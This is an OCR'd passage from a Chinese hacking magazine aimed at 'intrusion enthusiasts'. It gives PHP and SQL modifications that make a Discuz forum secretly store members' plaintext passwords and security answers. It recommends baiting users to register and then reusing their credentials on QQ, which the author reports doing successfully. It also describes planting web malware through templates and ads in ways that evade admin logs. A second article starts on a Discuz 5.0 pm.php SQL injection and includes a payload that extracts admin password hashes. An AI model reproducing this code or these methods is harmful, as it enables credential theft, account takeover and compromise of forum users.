


图5

```
ALTER TABLE `cdb_members` ADD `passming` CHAR( 100 ) NOT NULL ,
ADD `pano` CHAR( 100 ) NOT NULL ,
ADD `pas` CHAR( 100 ) NOT NULL ;
```

论坛脚本的改造

如果大家以前修改过register.php、memcp.php和members.inc.php文件，可以按照下面的代码手动修改该文件。我修改好的文件大家可以在随文资料中找到，下载后直接覆盖原文件即可。注意，最好事先备份好原始文件。

1）register.php的修改

```
……省略……
} else {
$db->query("INSERT INTO {$tablepre}regips (ip, count, dateline)
VALUES ('$onlineip', '1', '$timestamp')");
}
}
$passming = ($password);
//密码明文，一定要在原来的语句前面，否则明文密码的变量值也会变成加密的密码值了
$password = md5($password);
$pano = ($questionid); //提示问题序号
$pas = ($answer); //提示问题答案，限明文
$secques = quescrypt($questionid, $answer);
$tppnew = in_array($tppnew, array(10, 20, 30)) ? $tppnew : 0;
$pppnew = in_array($pppnew, array(5, 10, 15)) ? $pppnew : 0;
……省略……
$db->query("INSERT INTO {$tablepre}members (username, password, secques, gender, adminid, groupid, regip, regdate, lastvisit, lastactivity, posts, credits, extcredits1, extcredits2, extcredits3, extcredits4, extcredits5, extcredits6, extcredits7, extcredits8, email, bday, sigstatus, tpp, ppp, styleid, dateformat, timeformat, pmsound, showemail, newsletter, invisible, timeoffset, passming, pano, pas)
VALUES ('$username', '$password', '$secques', '$gendernew', '0', '$groupinfo[groupid]', '$onlineip', '$timestamp', '$timestamp', '$timestamp', '0', $initcredits, '$email', '$bday', '$sigstatus', '$tppnew', '$pppnew', '$styleidnew', '$dateformatnew', '$timeformatnew', '$pmsoundnew', '$showemailnew', '$newsletter', '$invisiblenew', '$timeoffsetnew', '$passming', '$pano', '$pas')");
$uid = $db->insert_id(); //在末尾加上加黑的语句即可。
```

2）memcp.php的修改

```
if(!$passport_status) {
$newpasswdadd = ''; //密码验证
$pano == $questionidnew;
//添加，把提示问题的题号转到明文值上面来
$pas = $answernew;
//添加，把提示问题的答案转到明文值上面来
$secquesnew = $questionidnew == -1 ? $discuz_secques : quescrypt($questionidnew, $answernew);
//提示问题验证，如果$questionidnew ==-1（即不更改密码提示问题成立），那么$secquesnew=$discuz_secques，否则重新计算密码提示问题
if($newpassword || $secquesnew != $discuz_secques) {
if(md5($oldpassword) != $discuz_pw) {
showmessage('profile_passwd_wrong', NULL, 'HALTED');
//原密码不正确，你不能修改密码或Email或安全提问，请返回
}
if($newpassword) {
if($newpassword != addslashes($newpassword)) {
showmessage('profile_passwd_illegal');
//密码空或包含非法字符，请返回重新填写
} elseif($newpassword != $newpassword2) {
showmessage('profile_passwd_notmatch');
//两次输入的密码不一致，请返回检查后重试。
}
$newpsming = $newpassword;//添加新明文密码
$newpasswdadd = ", password='".md5($newpassword)."'";
}
}
……省略……
$db->query("UPDATE {$tablepre}members SET secques='$secquesnew', gender='$gendernew', email='$emailnew', styleid='$styleidnew', bday='$bdaynew',
showemail='$showemailnew',timeoffset='$timeoffsetnew', tpp='$tppnew',ppp='$pppnew',editormode='$editormodenew', customshow='$customshownew',newsletter='$newsletternew', invisible='$invisiblenew',timeformat='$timeformatnew',
```

```
dateformat='$dateformatnew',pmsound='$pmsoundnew',
styleid='$styleidnew',sigstatus='$sigstatusnew'$newpasswdadd
$authstradd1
    WHERE uid='$discuz_uid'");
    //改密码(为了方便写PHP,所以语句单独写了,但是这样执行效率就低了,一般改密码的人不多,服务器多查几次不会影响速度的)
    if ($newpsming != ''){//判断是否输入了新密码
    $db->query("UPDATE {$tablepre}members SET
passming='$newpsming' WHERE uid='$discuz_uid'");
    }//该提示问题!
    if ($psno != -1 ){//判断是否更改了提示问题
    $db->query("UPDATE {$tablepre}members SET
pano='$pano', pas='$pas' WHERE uid='$discuz_uid'");
    }
```

3) members.inc.php的修改

```
    $passwordadd = $passwordnew ? ", password='".md5
($passwordnew)."'" : '';
    //如果$passwordnew的值是TRUE(非零),那么$passwordadd的值为password='".md5($passwordnew)."'",否则,$passwordnew的值为''
    $passming = $passwordnew ? ", passming='".
$passwordnew."'" : '';
    //密码现明文处理,如果更改密码就把它的值写入数据库
    $secquesadd = $clearquestion ? ", secques=''" : '';
    //密码提示问题
    $quest = $clearquestion ? ", pano='', pas=''" : '';
    //提示问题的修改
    ……省略……
    $db->query("UPDATE {$tablepre}members SET
gender='$gendernew', email='$emailnew', posts='$postsnew',
digestposts='$digestpostsnew',pageviews='$pageviewsnew',
regip='$regipnew',regdate='$regdatenew',lastvisit='$lastvisitnew',
lastip='$lastipnew',bday='$bdaynew',styleid='$styleidnew',
tpp='$tppnew',ppp='$pppnew',timeformat='$timeformatnew',
dateformat='$dateformatnew',oltime='$oltimenew',
avatarshowid='$avatarshowidnew',showemail='$showemailnew',
newsletter='$newsletternew',invisible='$invisiblenew',
timeoffset='$timeoffsetnew',pmsound='$pmsoundnew',
sigstatus='$sigstatusnew' $passwordadd $secquesadd
$passming $quest WHERE uid='$uid'");
    //加入粗体的字
```

经过上面三个文件的修改,Discuz论坛的脚本就改造完成了。

密码明文的查询

下面给大家做一个注册测试,为了方便大家看密码,我把注册的模板改了一下,如图6和图7所示,密码提示问题的数字和文字的对应如图8所示。

本来我想写一个快速查询的程序,但由于考试比较忙没有时间,只好放一放了。有时间我会利用黑防给大家放出来的。

既然没有程序了,那我们就只能用PHPMyAdmin

注册	
必填	
用户名	test
密码	123123
确认密码	123123
Email	dsfsdfdsd@dfzs.cn
高级选项	☑ 显示高级用户设置选项
选填	
安全提问	母亲的名字
回答	qwert

图6

uid	username	password	secques	gender	adminid
9	test	4297f44b13955235245b2497399d7a93	008757ea	0	0

groupid	groupexpiry	extgroupids	regip	regdate	lastip	lastvisit	lastactivity
10	0		127.0.0.1	1170683510		1170683510	1170683510

lastpost	posts	digestposts	oltime	pageviews	credits	extcredits1	extcredits2
0	0	0	0	0	0	0	0

extcredits3	extcredits4	extcredits5	extcredits6	extcredits7	extcredits8
0	0	0	0	0	0

avatarshowid	email	bday	sigstatus	tpp	ppp	styleid	dateformat
0	dsfsdfdsd@dfzs.cn	0000-00-00	0	0	0	0	

newpm	accessmasks	editormode	customshow	xspacestatus	passming	pano	pas
0	0	2	26	0	123123	1	qwert

图7

查看了。打开PHPMyAdmin,进入安装Discuz数据库,然后进入表cdb_members就可以浏览到所有用户的明文密码了,如图9所示。

-1	保持原有的安全提问和答案
0	无安全提问
1	母亲的名字
2	爷爷的名字
3	父亲出生的城市
4	您其中一位老师的名字
5	您个人计算机的型号
6	您最喜欢的餐馆名称
7	驾驶执照的最后四位数字

图8

大家可能会问,如果我的会员十分多,比如在一万多人中找一个人怎么办呢?这个简单,我们可

uid	username	password	secques	passming	pano	pas
1	admin	9d0ee86a965c5a46ea93f9935e41b67c	91de8255			
2	122	b0baee9d279d34fa1dfd71aadb908c3f	sds	11111	asda	asdasda
3	松松散散	d41d8cd98f00b204e9800998ecf8427e				
4	dasdas	d41d8cd98f00b204e9800998ecf8427e				
5	sss	d41d8cd98f00b204e9800998ecf8427e				
6	dadadddd	d41d8cd98f00b204e9800998ecf8427e				
7	22222	b6d767d2f8ed5d21a44b0e5886680cb9		22		
8	dfsd	77963b7a931377ad4ab5ad6a9cd718aa	68883eae	ddd		
9	test	4297f44b13955235245b2497399d7a93	008757ea	123123	1	qwert

图9

以利用PHPMyAdmin中的SQL语句执行。进入安装Discuz的库,点击SQL,之后输入以下命令即可。

```
SELECT *
FROM `cdb_members`
WHERE `username` = '你要查询人的名字'
LIMIT 0 , 30
```

等鱼上钩

这个很简单,就是把论坛宣传出去就可以了。一般人在论坛的ID和email的ID都会一样的(除非被别人先注册了),密码也应该是一样的。就算不一

样，我们也可以利用社会工程学，结合他的个人资料来破解。我测试了一下，通过获取的明文密码，我成功地登录了一个会员的QQ。

论坛挂马

挂马是很容易的，但是会在后台留下操作记录。Discuz中的挂马有以下几种方式 一是修改模板header.htm，再更新缓存就可以了。二是在某个论坛的简介中加入HTML代码。三是首页广告可以用HTML代码。这三种方法各有优缺点，改模板的优点是在后台记录中的含义比较含糊，一般管理员看见记录后基本不会理睬，缺点是在论坛风格很多的情况下，每个风格都要改，这样很容易引起管理员的注意。在论坛的简介中挂马的优点是方便、后台记录不容易被发现，但是简介有字数限制，缺点是容易被发现，因为一些管理员经常会改论坛板块的设置。在首页广告挂马的优点也是后台记录不容易被发现，缺点是很多论坛没有广告。大家注意一下，广告不要增加新的，要去改以前的，在上面多加上一条句话即可。

以上这三个操作都比较简单，就不在这里详细介绍了。由于我的Discuz论坛没有广告，所以只能用添加新的广告来给大家演示了，如图10、图11和图12所示。

本文到这里就结束了，本意只是给大家提供一个利用Discuz论坛的思路，大家可以在此基础上做一下思维发散，也许你就会有了新的发现呢？另外，本文介绍的方法在Discuz5.0+Mysql5.*+PHP5.*+Windows 2003+IIS 6.0下测试通过。




图10




图11





图12

适合读者：入侵爱好者
前置知识：PHP

Discuz! 5.0 pm.php 最新注入漏洞详细分析与利用



文/图 Cnbird[H.U.C]、爱无言

今天没事在网络上闲逛的时候，看到了一个惊人的消息，说Discuz！5.0有了0Days，并给出了利用程序。仔细地看了一遍作者的利用方法和程序，总体上感觉这个漏洞的利用还是非常简单的，下面我就带大家一起来分析一下这个漏洞的形成和利用方法。存在漏洞的文件是pm.php文件，形成这个漏洞的最主要的原因还是因为变量过滤不严格，导致黑客可以直接进行远程的SQL注入。我测试的Discuz!版本是Discuz! 5.0 SC GBK版本，其他版本暂未测试。

漏洞分析

在本地架设好Discuz！论坛，注册一个用户cnbird，目的就是拿到自己的Cookie值。漏洞利用程序如图1所示。我先来讲解一下这里该如何填写，

要不像我一样的菜鸟第一次一看就蒙了。URL就是我们要填写的有漏洞的主机地址，注意一定要填Discuz!所在的主目录。Hash就是传说中的Cookie的Hash值。Msgto就是信息要发送给谁，这里注意，一定要是存在的用户，不然的话漏洞就不能成功利用了。SQL栏要填写的就是我们构造的SQL注入语句了，后面我们将详细分析这里该如何构造语句。在提交程序之前，我们先用WinsockExpert看看到底发生了什么事。我这里填写的信息如下。




图1

小知识 Cookie的作用，一是可以记录访客的某些信息；二是可以在不同页面之间传递某些变量。

URL: http://127.0.0.1/discuz/

HASH: 40ec2fd9

MSGTO:admin

SQL: 0) union select password,2,0 from cdb_members where uid=1/*

点击GOGOGO后便出现了如图2所示的结果，同时WinsockExpert也有了如图3所示的结果。我们要仔细看的是这里的Cookie.




图2

